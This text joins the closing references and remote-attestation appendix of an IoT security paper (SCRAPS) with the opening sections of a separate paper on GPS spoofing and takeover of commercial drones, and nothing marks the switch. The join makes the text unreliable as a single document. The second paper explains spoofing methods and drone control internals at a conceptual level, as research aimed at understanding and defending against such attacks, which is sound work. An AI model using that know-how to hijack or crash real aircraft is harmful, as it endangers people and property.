Motivated by the need to improve the scalability of cRA in large Pub/Sub IoT networks that feature battery-powered, often-disconnected and sleeping devices, we propose SCRAPS, a new cRA scheme that is a blend of one-to-many and many-to-many approaches that inherit advantages of both. It utilizes smart ledger technology to build a decentralized ProxyVerifier– an entity which acts as a proxy and conducts attestation on behalf of actual Verifiers. In comparison to other cRA schemes, SCRAPS offers better scalability and handles heterogeneous devices, while providing on-demand attestation, support for the Pub/Sub networks, sleeping devices and configuration updates.

Availability

The prototype implementation of SCRAPS and evaluation scripts are publicly available at https://github.com/sss-wue/scraps.

Acknowledgments

The research team from Würzburg has been funded by the Federal Ministry of Education and Research of Germany (BMBF) in the framework KMU-innovativ-Verbundprojekt: Secure Internet of Things Management Platform - SIMPL [49] (project number 16KIS0852).

G. Tsudik's research was supported in part by funding from NSF Awards SATC-1956393 and CICI-1840197, as well as a subcontract from Peraton Labs.

References

[1] Hyperledger Sawtooth. https://www.hyperledger.org/use/sawtooth. Accessed 12.10.2021.

[2] The standard for IoT messaging. https://mqtt.org/, 2020. Accessed 12.10.2021.

[3] Tigist Abera, N Asokan, Lucas Davi, Jan-Erik Ekberg, Thomas Nyman, Andrew Paverd, Ahmad-Reza Sadeghi, and Gene Tsudik. C-FLAT: Control-flow attestation for embedded systems software. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 743–754, 2016.

[4] Mussab Alaa, Aws Alaa Zaidan, Bilal Bahaa Zaidan, Mohammed Talal, and Miss Laiha Mat Kiah. A review of smart home applications based on Internet of Things. *Journal of Network and Computer Applications*, 97:48–65, 2017.

[5] Muhammad Naveed Aman, Mohamed Haroon Basheer, Siddhant Dash, Jun Wen Wong, Jia Xu, Hoon Wei Lim, and Biplab Sikdar. HAtt: Hybrid remote attestation for the internet of things with high availability. *IEEE Internet of Things Journal*, 7(8):7220–7233, 2020.

[6] Muhammad Naveed Aman and Biplab Sikdar. ATT-Auth: A hybrid protocol for industrial iot attestation with authentication. *IEEE Internet of Things Journal*, 5(6):5119–5131, 2018.

[7] Moreno Ambrosin, Mauro Conti, Ahmad Ibrahim, Gregory Neven, Ahmad-Reza Sadeghi, and Matthias Schunter. SANA: Secure and scalable aggregate network attestation. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 731–742, 2016.

[8] Moreno Ambrosin, Mauro Conti, Riccardo Lazzeretti, Md Masoom Rabbani, and Silvio Ranise. Collective remote attestation at the internet of things scale: State-of-the-art and future challenges. *IEEE Communications Surveys & Tutorials*, 22(4):2447–2461, 2020.

[9] Mahmoud Ammar, Bruno Crispo, and Gene Tsudik. Simple: A remote attestation approach for resource-constrained IoT devices. In *ACM/IEEE International Conference on Cyber-Physical Systems (ICCPS)*, pages 247–258, 2020.

[10] Keith April G Arano, Shengjing Sun, Joaquin Ordieres-Mere, et al. The use of the internet of things for estimating personal pollution exposure. *International journal of environmental research and public health*, 16(17):3130, 2019.

[11] Will Arthur, David Challener, and Kenneth Goldman. *A Practical Guide to TPM 2.0: Using the New Trusted Platform Module in the New Age of Security*. Apress, USA, 1st edition, 2015.

[12] Nadarajah Asokan, Ferdinand Brasser, Ahmad Ibrahim, Ahmad-Reza Sadeghi, Matthias Schunter, Gene Tsudik, and Christian Wachsmann. SEDA: Scalable embedded device attestation. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 964–975, 2015.

[13] Michail Bampatsikos, Christoforos Ntantogian, Christos Xenakis, and Stelios C. A. Thomopoulos. BARRETT blockchain regulated remote attestation. In *IEEE/WIC/ACM International Conference on Web Intelligence Workshops (WI 2019 companion)*, pages 256–262, 2019.

[14] Carsten Bormann, Mehmet Ersue, and Ari Keranen. Terminology for constrained-node networks. *Internet Engineering Task Force (IETF): Fremont, CA, USA*, pages 2070–1721, 2014.

[15] Carsten Bormann and Paul E. Hoffman. Concise binary object representation (CBOR). *RFC*, 8949:1–66, 2013.

[16] Ferdinand Brasser, Brahim El Mahjoub, Ahmad-Reza Sadeghi, Christian Wachsmann, and Patrick Koeberl. TyTAN: Tiny trust anchor for tiny devices. In *ACM/EDAC/IEEE Design Automation Conference (DAC)*, 2015.

[17] Xavier Carpent, Karim ElDefrawy, Norrathep Rattanavipanon, and Gene Tsudik. Lightweight swarm attestation: A tale of two lisa-s. In *ACM on Asia Conference on Computer and Communications Security*, 2017.

[18] Claude Castelluccia, Aurélien Francillon, Daniele Perito, and Claudio Soriente. On the difficulty of software-based attestation of embedded devices. In *ACM Conference on Computer and Communications Security*, page 400–409, 2009.

[19] Miguel Castro, Barbara Liskov, et al. Practical byzantine fault tolerance. In *OSDI*, volume 99, pages 173–186, 1999.

[20] Vinay Chamola, Vikas Hassija, Vatsal Gupta, and Mohsen Guizani. A comprehensive review of the covid-19 pandemic and the role of IoT, drones, AI, blockchain, and 5G in managing its impact. *IEEE access*, 8:90225–90265, 2020.

[21] Wilfried Daniels, Danny Hughes, Mahmoud Ammar, Bruno Crispo, Nelson Matthys, and Wouter Joosen. SμV - the security microvisor: a virtualisation-based security middleware for the Internet of Things. In *ACM/IFIP/USENIX Middleware Conference: Industrial Track*, pages 36–42, 2017.

[22] Edlira Dushku, Md Masoom Rabbani, Mauro Conti, Luigi V. Mancini, and Silvio Ranise. Sara: Secure asynchronous remote attestation for iot systems. *IEEE Transactions on Information Forensics and Security*, 15:3123–3136, 2020.

[23] Karim Eldefrawy, Norrathep Rattanavipanon, and Gene Tsudik. HYDRA: Hybrid design for remote attestation (using a formally verified microkernel). In *ACM Conference on Security and Privacy in wireless and Mobile Networks*, pages 99–110, 2017.

[24] Karim Eldefrawy, Gene Tsudik, Aurélien Francillon, and Daniele Perito. SMART: Secure and minimal architecture for(establishing a dynamic) root of trust. In *NDSS*, volume 12, pages 1–15, 2012.

[25] Bahar Farahani, Farshad Firouzi, Victor Chang, Mustafa Badaroglu, Nicholas Constant, and Kunal Mankodiya. Towards fog-driven IoT eHealth: Promises and challenges of IoT in medicine and healthcare. *Future Generation Computer Systems*, 78:659–676, 2018.

[26] DDS Foundation. Data distribution services. https://www.dds-foundation.org/. Accessed 12.10.2021.

[27] Google. Google cloud IoT - fully managed IoT services. https://cloud.google.com/solutions/iot. Accessed 12.10.2021.

[28] Google. Protocol buffers; google developers. https://developers.google.com/protocol-buffers. Accessed 12.10.2021.

[29] Stefan Hristozov, Johann Heyszl, Steffen Wagner, and Georg Sigl. Practical runtime attestation for tiny IoT devices. In *NDSS Workshop on Decentralized IoT Security and Standards (DISS)*, volume 10, 2018.

[30] Ahmad Ibrahim, Ahmad-Reza Sadeghi, Gene Tsudik, and Shaza Zeitouni. DARPA: Device attestation resilient to physical attacks. In *ACM Conference on Security and Privacy in Wireless and Mobile Networks*, page 171–182, 2016.

[31] Ahmad Ibrahim, Ahmad-Reza Sadeghi, and Shaza Zeitouni. SeED: Secure non-interactive attestation for embedded devices. In *ACM Conference on Security and Privacy in Wireless and Mobile Networks*, pages 64–74, 2017.

[32] Simon Johnson, Vinnie Scarlata, Carlos Rozas, Ernie Brickell, and Frank Mckeen. Intel® software guard extensions: Epid provisioning and attestation services. *White Paper*, 1(1-10):119, 2016.

[33] Patrick Koeberl, Steffen Schulz, Ahmad-Reza Sadeghi, and Vijay Varadharajan. TrustLite: A security architecture for tiny embedded devices. In *ACM European Conference on Computer Systems*, pages 1–14, 2014.

[34] Florian Kohnhäuser, Niklas Büscher, Sebastian Gabmeyer, and Stefan Katzenbeisser. SCAPI: A scalable attestation protocol to detect software and physical attacks. In *ACM Conference on Security and Privacy in Wireless and Mobile Networks*, pages 75–86, 2017.

[35] Florian Kohnhäuser, Niklas Büscher, and Stefan Katzenbeisser. SALAD: Secure and lightweight attestation of highly dynamic and disruptive networks. In *Asia Conference on Computer and Communications Security*, pages 329–342, 2018.

[36] Florian Kohnhäuser, Niklas Büscher, and Stefan Katzenbeisser. A practical attestation protocol for autonomous embedded systems. In *IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 263–278, 2019.

[37] Constantinos Kolias, Georgios Kambourakis, Angelos Stavrou, and Jeffrey Voas. DDoS in the IoT: Mirai and other botnets. *Computer*, 50(7):80–84, 2017.

[38] Boyu Kuang, Anmin Fu, Shui Yu, Guomin Yang, Mang Su, and Yuqing Zhang. ESDRA: An efficient and secure distributed remote attestation scheme for iot swarms. *IEEE Internet of Things Journal*, 6(5):8372–8383, 2019.

[39] Yanlin Li, Jonathan M. McCune, and Adrian Perrig. VIPER: Verifying the integrity of peripherals' firmware. page 3–16. ACM conference on Computer and communications security, 2011.

[40] Artur Marzano, David Alexander, Osvaldo Fonseca, Elverton Fazzion, Cristine Hoepers, Klaus Steding-Jessen, Marcelo HPC Chaves, Ítalo Cunha, Dorgival Guedes, and Wagner Meira. The evolution of bashlite and Mirai IoT botnets. In *2018 IEEE Symposium on Computers and Communications (ISCC)*, pages 00813–00818, 2018.

[41] Vasileios A Memos, Kostas E Psannis, Yutaka Ishibashi, Byung-Gyu Kim, and Brij B Gupta. An efficient algorithm for media-based surveillance system (EAMSuS) in IoT smart city framework. *Future Generation Computer Systems*, 83:619–628, 2018.

[42] A. Miles, A. Zaslavsky, and C. Browne. Iot-based decision support system for monitoring and mitigating atmospheric pollution in smart cities. *Journal of Decision Systems*, 27(sup1):56–67, 2018.

[43] Jens Neureither, Alexandra Dmitrienko, David Koisser, Ferdinand Brasser, and Ahmad-Reza Sadeghi. LegIoT: Ledgered trust management platform for IoT. In *European Symposium on Research in Computer Security*, pages 377–396, 2020.

[44] Job Noorman, Jo Van Bulck, Jan Tobias Mühlberg, Frank Piessens, Pieter Maene, Bart Preneel, Ingrid Verbauwhede, Johannes Götzfried, Tilo Müller, and Felix Freiling. Sancus 2.0: A low-cost security architecture for IoT devices. *ACM Transactions on Privacy and Security (TOPS)*, 20(3):1–33, 2017.

[45] Ivan De Oliveira Nunes, Karim Eldefrawy, Norrathep Rattanavipanon, Michael Steiner, and Gene Tsudik. VRASED: A verified hardware/software co-design for remote attestation. In *USENIX Security Symposium (USENIX Security 19)*, 2019.

[46] OASIS. Advanced message queuing protocol. https://www.amqp.org/. Accessed 12.10.2021.

[47] Jaemin Park and Kwangjo Kim. TM-Coin: Trustworthy management of TCB measurements in IoT. In *IEEE International Conference on Pervasive Computing and Communications Workshops (PerCom Workshops)*, pages 654–659, 2017.

[48] Prakash Pawar et al. Design and development of advanced smart energy management system integrated with IoT framework in smart grid environment. *Journal of Energy Storage*, 25:100846, 2019.

[49] Thomas Prantl, Ala Eddine Ben Yahya, Alexandra Dmitrienko, Samuel Kounev, Fabian Lipp, David Hock, Christoph Rathfelder, and Martin Hofherr. Simpl: Secure iot management platform. 2020.

[50] Md Masoom Rabbani, Jo Vliegen, Jori Winderickx, Mauro Conti, and Nele Mentens. SHeLA: Scalable heterogeneous layered attestationm. *IEEE Internet of Things Journal*, 6(6):10240–10250, 2019.

[51] Jagriti Saini, Maitreyee Dutta, and Gonçalo Marques. Indoor air quality monitoring with iot: Predicting pm10 for enhanced decision support. In *International Conference on Decision Aid Sciences and Application (DASA)*, pages 504–508, 2020.

[52] Amazon Web Services. Transform your Business with AWS IoT. https://aws.amazon.com/iot/. Accessed 12.10.2021.

[53] A. Seshadri, A. Perrig, L. van Doorn, and P. Khosla. SWATT: Software-based attestation for embedded devices. In *IEEE Symposium on Security and Privacy*, pages 272–282, 2004.

[54] Arvind Seshadri, Mark Luk, Adrian Perrig, Leendert Van Doorn, and Pradeep Khosla. SCUBA: Secure code update by attestation in sensor networks. In *ACM Workshop on Wireless Security*, pages 85–94, 2006.

[55] Mark Shaneck, Karthikeyan Mahadevan, Vishal Kher, and Yongdae Kim. Remote software-based attestation for wireless sensors. In *European Workshop on Security in Ad-hoc and Sensor Networks*, pages 27–41, 2005.

[56] Ravi Pratap Singh, Mohd Javaid, Abid Haleem, and Rajiv Suman. Internet of things (IoT) applications to fight against covid-19 pandemic. *Diabetes & Metabolic Syndrome: Clinical Research & Reviews*, 14(4):521–524, 2020.

[57] Frederic Stumpf, Andreas Fuchs, Stefan Katzenbeisser, and Claudia Eckert. Improving the scalability of platform attestation. In *ACM Workshop on Scalable Trusted Computing*, pages 1–10, 2008.

[58] Alessandro Visintin, Flavio Toffalini, Mauro Conti, and Jianying Zhou. Safeˆ d: Self-attestation for networks of heterogeneous embedded devices. *arXiv preprint arXiv:1909.08168*, 2019.

[59] Yi Yang, Xinran Wang, Sencun Zhu, and Guohong Cao. Distributed software-based attestation for node compromise detection in sensor networks. In *IEEE International Symposium on Reliable Distributed Systems (SRDS 2007)*, pages 219–230. IEEE, 2007.

[60] Mengmei Ye, Nan Jiang, Hao Yang, and Qiben Yan. Security analysis of internet-of-things: A case study of august smart lock. In *IEEE Conference on Computer Communications Workshops (INFOCOM WKSHPS)*, pages 499–504. IEEE, 2017.

[61] Joseph Yiu. ARMv8-M architecture technical overview. *ARM white paper*, 2015.

[62] Shaza Zeitouni, Ghada Dessouky, Orlando Arias, Dean Sullivan, Ahmad Ibrahim, Yier Jin, and Ahmad-Reza Sadeghi. ATRIUM: Runtime attestation resilient under memory attacks. In *IEEE/ACM International Conference on Computer-Aided Design (ICCAD)*, pages 384–391, 2017.

[63] Ray Y Zhong, Xun Xu, and Lihui Wang. IoT-enabled smart factory visibility and traceability using laser-scanners. *Procedia Manufacturing*, 10:1–14, 2017.

Appendix A One-to-One Remote Attestation

One-to-one RA is a challenge-response protocol between a client (Prover) and a remote host (Verifier) for reporting Prover's hardware and software configuration (e.g., the internal state of RAM, flash, etc.) to the host. An example of RA protocol is shown in Figure 9. Typically, Verifier initiates the protocol by sending a challenge to a Prover, which needs to measure its own integrity and create a fresh and authentic evidence of being in a trustworthy state. The process of integrity measurement may vary, for instance, it may involve computing an encryption-based MAC or a keyed hash over its memory [53], or randomly placed verification bits [5]. Such an evidence is then transmitted to Verifier, who is assumed to know all possible reference measurement(s) for Prover that correspond to Prover's valid (i.e, good or safe) state(s).




Figure 9: One-To-One RA

Prover is assumed to have a trust anchor, which makes sure that the integrity measurement is taken and reported correctly, even if the platform is compromised. The trust anchor helps to establish protected resources (memory, processor, RAM) exclusively for attestation purposes, and, thus, one can say that it divides the Prover 's platform into a secure and non-secure worlds. While the latter holds general-purpose code (application/service specific), the secure world is used to safeguard attestation key(s) in protected memory, store and run an immutable RA code securely and atomically. The two parts of the device communicate through a secure gateway.

Based on a way used to establish a trust anchor on a computing platform, RA schemes can be roughly divided into three categories: software-based, hardware-based, and hybrid.
Hardware-based solutions [3, 44, 62] rely on dedicated (optionally, tamper-resistant) hardware components, such as Trusted Platform Module (TPM) [11], Intel SGX [32] or ARM TrustZone [61] to provide a Root-of-Trust (RoT). All services and information provided by RoT can be considered reliable, and thereby secrets like cryptographic keys can be stored securely. RA schemes that leverage hardware-based trust anchors provide highest security guarantees among all the categories, but require specific hardware for Prover's platforms, which may or may not be available in practice.
Software-based schemes [39, 53–55, 59] impose no assumptions on underlying hardware. Consequently, there cannot be any secrets securely stored on Prover. As a workaround, these schemes use side-channel information (e.g., precise timing of execution of certain algorithms) to detect malicious behavior. This makes software-based schemes applicable to, and appealing for, legacy devices. However, they rely on strong assumptions, e.g., Prover must be directly connected to Verifier. This greatly limits their applicability [18].

One recent scheme called SIMPLE [9] is a software-based RA scheme which does not involve the usual assumptions and restrictions of other software-based RA schemes. It emulates the functionality of secure hardware in a thin software layer, a hypervisor, instantiated using an open-source and formally-verified Security MicroVisor (SMV) [21]. It provides security guarantees similar to hardware-based RA schemes while operating fully in software. However, it assumes DMA-less Prover operation and rules out non-invasive physical attacks.
Hybrid schemes [5,6,16,23,24,29,33,45] blend software and hardware features to achieve RA while aiming to minimize requirements on underlying hardware. They provide much stronger security guarantees than software-based schemes, while requiring only minimal security features in hardware (such as Read Only Memory (ROM) and Memory Protection Unit (MPU) for secure storage), which are readily available on many platforms.

An Experimental Study of GPS Spoofing and Takeover Attacks on UAVs

Harshad Sathaye*, Martin Strohmeier†, Vincent Lenders†, Aanjhan Ranganathan*
*Northeastern University, Boston, USA
† armasuisse Science + Technology, Thun, Switzerland

Abstract

Today, there is limited knowledge about the behavior of UAVs under GPS spoofing attacks in a real-world environment, in particular considering the interplay between the UAV's software as well as other equipped navigation aids and vision sensors. This work aims to understand the feasibility and requirements of fully controlling a UAV's movements by spoofing GPS signals alone. We enumerate the challenges in accomplishing a complete UAV takeover through GPS spoofing and controlling it without crashing. We design and implement a Real-time GPS Signal Generator (RtGSG) that can be configured to generate any arbitrary trajectory and is capable of making changes to GPS signals in real-time through user input, e.g., using a keyboard or joystick. We evaluate RtGSG on popular commercial UAVs from DJI and Autel through over-the-air spoofing experiments in a controlled chamber. We explore generic and UAV-specific GPS spoofing strategies in order to best achieve complete maneuvering control (e.g., velocity and direction). This work highlights that, although COTS UAVs remain vulnerable to GPS spoofing attacks, a complete takeover and control of the UAV requires careful manipulation of the spoofing signals in real-time. Finally, we release our implementation to the scientific community for further research.

1 Introduction

Today, there is a quickly increasing demand for unmanned aerial vehicles (UAV) across various civilian, military, and commercial applications, with market surveys [38] forecasting a doubling of the global retail UAV market in the next five years. Military and domestic law enforcement predominantly use UAVs for surveillance and reconnaissance operations. With their easy-to-use UAVs, manufacturers like DJI [20] and open-source platforms like ArduCopter [5] have enabled mass adoption of UAVs for civilian applications such as geographic surveys, photography, agriculture, recreational racing, package delivery, and many more.

This increased accessibility has also raised serious security and privacy concerns, especially after recent events in which civilian and military establishments were attacked using a slew of low-cost UAVs. For example, Heathrow and Gatwick airports reported several UAVs entering their airspace, significantly disrupting the air traffic for several days [54, 68]. There have been reports of terror groups using consumer UAVs laden with explosives to attack critical oil facilities and an airport in the Middle East [18, 49, 74]. Moreover, given these UAVs' low-visibility profile and cross-section, conventional air traffic radar systems are ineffective against these threat vectors. This has spawned a cottage industry of counter UAV systems, which promise reliable detection and protection against intrusions.

In general, including most of the above threat scenarios, UAVs heavily rely on the Global Positioning System (GPS) for positioning and navigation, particularly where they need to operate autonomously or in a pre-programmed fashion. GPS is an integral part of onboard decision-making that relies on positioning and navigation systems. Hence, GPS is seen as a single-point of failure for UAVs. At the same time, GPS has long been known to be vulnerable to jamming and spoofing attacks. The vulnerability can be profound: GPS spoofing provides an attack vector that enables control over the target UAV without compromising the flight control software or the command-and-control radio link. Furthermore, a GPS spoofing attack can be carried out by an attacker that is equipped with an RF transmitter. Since the attacker can generate spoofing signals for any arbitrary location, an attacker's proximity to the target is limited only by the attacker's amplification capabilities. An attacker equipped with a powerful enough transmitter or directional antennas need not be in close proximity of the target.

Widely-reported demonstrations show the feasibility of diverting unmanned ships [55], cars [59], and aerial vehicles [70]. In contrast to these attacks, GPS spoofing has also been explored as an active defense strategy, e.g., safely hijacking UAVs off a protected area [16, 57]. Despite the above demonstrations and the rapidly growing importance of UAVs,

there are limited studies on the feasibility of precisely controlling unmanned vehicles, specifically commercial off-the-shelf UAVs, by spoofing GPS signals. Prior work primarily focused on disrupting or altering the motion of the unmanned vehicle in a non-specific direction or performed the analysis on standalone GPS receivers. Kern et al. [40] used simulations to show the possibility of forcing the UAV in the desired direction by manipulating the GPS velocity in the opposite direction. However, this approach led to uncontrolled acceleration in the simulated environment. Noh et al. [57] provides a taxonomy of strategies to hijack consumer UAVs through GPS spoofing. However, the discussed hijacking approaches are limited to diverting the UAV in one direction, as they don't show the ability to maneuver the UAV, e.g., change the direction after the initial hijacking.

Importantly, no previous work has examined and field-tested such a controlled takeover of UAVs in a controlled real environment outside of a simulator. This state of affairs severely limits the available knowledge on the practicalities of GPS spoofing attacks on modern UAVs. GPS measurements are often fused with measurements from various sensors like inertial sensors, vision sensors, and distance measurement equipment. Given the tightly coupled nature of the system, it is vital to examine the UAV system as a whole.

Consequently, this work aims to understand the *feasibility* and the *requirements* of fully controlling a UAV's movements by spoofing GPS signals alone. We answer the following research questions:

1. Can an entity (adversarial or active defense) precisely control a UAV's movement by spoofing appropriate GPS signals?
2. What are the requirements and fundamental limitations of such spoofing strategies?

Specifically, we make the following contributions:

- We perform an exhaustive experimental analysis on the behavior of commercial-off-the-shelf (COTS) UAVs under a GPS spoofing attack. We execute our over-the-air spoofing experiments in a 15.24 x 15.24 x 6.7 m anechoic chamber equipped with a state-of-the-art motion capture (MoCap) system from OptiTrack [35] that offers precision tracking. Our setup enables us to characterize the response of the UAVs to different spoofing attacks for the first time in public literature. For experiments that require observing the UAV's behavior over longer distances, we use Arducopter [5].
- Based on our experiments, we enumerate several challenges in accomplishing a complete UAV takeover through GPS spoofing and controlling it without crashing. For example, even with the complete knowledge of the current state of the UAV, spoofing a pre-defined static location can cause the UAV to move in an unpredictable direction.
- We design and implement a Real-time GPS Signal Generator (RtGSG) that can be configured to generate any arbitrary trajectory and is capable of making changes to GPS signals in real time through user input. This enables us to modify the spoofing signal based on observing the UAV's reactions in real time, giving us better control of the UAV's trajectory and speed. RtGSG can interface with multiple software-defined radio frontends and can be controlled using any peripheral device like a joystick. Our signal generator can also interface with UAV simulators (like Arducopter) and UAV tracking systems (like OptiTrack), providing detailed analysis of the UAV motion. We will release our implementation for further research.
- We evaluate RtGSG on various UAVs from DJI and Autel and analyze the degree to which we can control the UAVs via GPS spoofing. We extract both generic and UAV-specific strategies to achieve complete maneuvering control. We were able to manually control and execute patterns like 180° turns through such a system as demonstrated in the video[1].
- Finally, we discuss limitations and highlight that COTS UAVs remain vulnerable (e.g., can be forced to crash or diverted away) to GPS spoofing. The complete takeover and control of the UAV is challenging and requires careful manipulation of the spoofing signals in real time.

The rest of the paper is organized as follows. In Section 2, we first describe the UAV ecosystem and provide a background on GPS and GPS spoofing attacks. In Section 3, we study the impact of conventional static-location spoofing and dynamic-path spoofing against consumer UAVs, present insights gained through these experiments, and lay down requirements for a complete takeover. This is followed by Section 4, where we implement and evaluate the real-time control strategies we develop based on the challenges and requirements identified. Then, in Section 5, we discuss the technical insights learned, the limitations, and the impact of our work. Finally, we provide an overview of the related work and conclude this paper.

2 Background

2.1 UAV ecosystem

UAVs are categorized as consumer, commercial, or military. With advancements in electronics and manufacturing, the lines between these categories are diminishing. For example, terror groups [61] have managed to make consumer UAVs combat-ready. Today, even COTS UAVs are capable of beyond visual line-of-sight operations with payload capacity from 500 g up

[1]Here is the link to a video demonstration of this attack. https://www.youtube.com/watch?v=EtaQ_BQFn-M




Figure 1: Schematic of a generic UAV flight controller architecture depicting various modules like sensor-fusion, position and attitude control, flight recorder, communications unit, and a battery of sensors.

to 200 kg [4], flight speed up to 70 kmph, and flight height of more than 5 km above see level. Irrespective of their application, UAVs generally implement the following architecture. The main components of a UAV system are the vehicle itself, the operator, a wireless radio controller, and a ground control station built specifically for managing autonomous flight. Powerful onboard microprocessors act as flight controllers capable of sensor fusion, navigation, advanced mission planning, and safety-critical decision-making. Refer to Figure 1 for a schematic representation of a generic flight controller and its various components. Autonomous flight requires a programmed mission that includes a pre-defined trajectory with waypoints where each waypoint of flight segment can have its speed and altitude profile. Even consumer UAVs come with a battery of sensors like GPS, vision sensors, inertial sensors (IMUs), and various types of distance measurement equipment (DME) that aid in navigation and position control to provide safe and efficient flight.

Typical UAVs implement a proportional, integral, and derivative (PID) controller for attitude and position control. It is ultimately responsible for driving the motors that generate thrust that moves the UAV as required. The flight controller uses the outputs of the PID controller to determine how fast the motors should spin to achieve and maintain the desired attitude and position. The sensor-fusion algorithm which can fuse measurements from various onboard sensors like GPS, inertial measurement units, and opti-flow sensors provides the input to this control loop. Some of the most widely adopted sensor-fusion algorithms are based on an extended Kalman filter (EKF).

Figure 2 shows a schematic of a typical PID controller implementation for horizontal position control. A typical PID




Figure 2: Schematic of a typical PID control sequence for position control. First, the desired and actual positions error is used to compute target velocity. Next, the errors calculated by subtracting target and actual velocity are used by the controller to set target roll and pitch. These target values govern how fast the motors should spin to achieve the desired position and attitude.

controller takes the form of:

$$u(t) = k_P e(t) + k_I \int_0^t e(\tau)\,d\tau + k_D \frac{de(t)}{dt} \tag{1}$$

where $u(t)$ is required change, $e(t)$ is the error in desired and actual values and k_P, k_I, and k_D are the respective gains. A UAV that is set to hover; i.e., the desired location is a fixed value, can experience a drift because of two factors: i) internal measurement errors that arise because of inertial sensors that drift and other faulty measurements; or ii) external factors like wind or someone picking up the UAV and moving it to a different position. When the UAV experiences such drifts, the PID controller issues appropriate commands to actuators that control the motors. This enables the UAV to maintain its position.

These features collectively enable UAVs to carry out fully autonomous flights. Moreover, vision sensors and distance measurement equipment also provide automatic obstacle detection and avoidance capability. Typically a UAV supports the following flight modes: i) Manual: The operator is in complete control of the vehicle, the flight controller does not provide any stability control; ii) Stabilize/Loiter: in this mode, the operator is responsible for position control and the flight controller assists in stabilizing the UAV by taking over when the operator does not provide any input and maintain altitude. Additionally, this mode usually has roll and pitch restrictions to maintain thrust. iii) Mission: A complete autonomous operations mode where the flight controller governs the attitude and the three-dimensional position; In this mode, the flight controller executes a predetermined mission, usually a set of waypoints in the form of GPS coordinates, with each flight segment having its speed and altitude profile; and iv) Land: This mode is usually activated at the end of a mission or as a failsafe mechanism. The UAV automatically lands at the current position or a pre-configured location in this mode, usually its takeoff or home location.

The flight controller has certain predetermined operations, called failsafes, that are triggered to ensure the vehicle's safety in case it encounters any errors in flight. These errors can

result from faulty sensor measurements, loss of thrust, a malfunctioning battery, or even high-speed winds. For example, Autel UAVs will abort the current mission and land when the battery runs out of charge [9]. Often such failsafes are user-configurable. However, there are some *terminal failsafes* that cannot be overridden, even through human intervention e.g., EKF variance in ArduCopter and no-fly zone (NFZ) restrictions in DJI drones.

2.2 GPS background

The Global Positioning System (GPS), the most widely used navigation system, consists of 29[2] operational satellites roughly at an altitude of 20,200 km. These satellites continuously transmit individual satellite ephemeris and timing data at 50 bps, allowing a receiver to localize itself with respect to known satellite positions. GPS provides a civilian positioning service with accuracy up to 5 m on the L1 frequency [77]. In this service, each satellite is assigned a unique publicly available coarse-acquisition (C/A) code that enables the receiver to track and decode signals from different satellites transmitting on the same carrier frequency through code-division multiple access technology. The GPS receiver apparatus includes an antenna and a signal processing chip that outputs a variety of information, including; the receiver's positionand the estimated altitude and velocity of the receiver $\boldsymbol{v}$ decomposed into Easting v_e and Northing v_n velocity in m/s. While UAVs support multiple satellite navigation constellations, GPS is the typical constellation used across all UAV platforms and manufacturers.

2.3 GPS spoofing attacks

Due to the lack of any form of authentication and public access to satellite spreading codes, modulation techniques, and data structure, GPS is vulnerable to signal spoofing attacks which are physical-layer attacks where the attacker transmits a pre-crafted signal that contains appropriate satellite messages. When the receiver uses these counterfeit signals, the receiver calculates the position, navigation, and timing (PNT) solution initially programmed by the attacker. This deceives the receiver into believing that it is at the location spoofed by the attacker rather than its actual position. An attacker can achieve this by either manipulating the navigation messages or modifying the time of arrival of these messages. Additionally, an attacker can reuse current navigation messages to make the attack stealthier.

Broadly, there are two ways of hijacking a target GPS receiver. In the first method, an overshadow attack, the attacker transmits fake GPS signals with enough power to bury the legitimate signals under the noise floor. A receiver can easily detect such an attack because of a sudden loss of lock. The second way is a more stealthy approach. The attacker first synchronizes with the legitimate satellite signals. Once it is synchronized, it increases the power of its signal and then slowly starts adding code offsets that move the receiver away from its actual location. In [72], the authors provide requirements for executing such an attack. In both these attacks, the attacker's objective is to hijack the receiver and deceive it into believing it is at a location of the attacker's choosing.

[2] As of January 1, 2022 - [2]

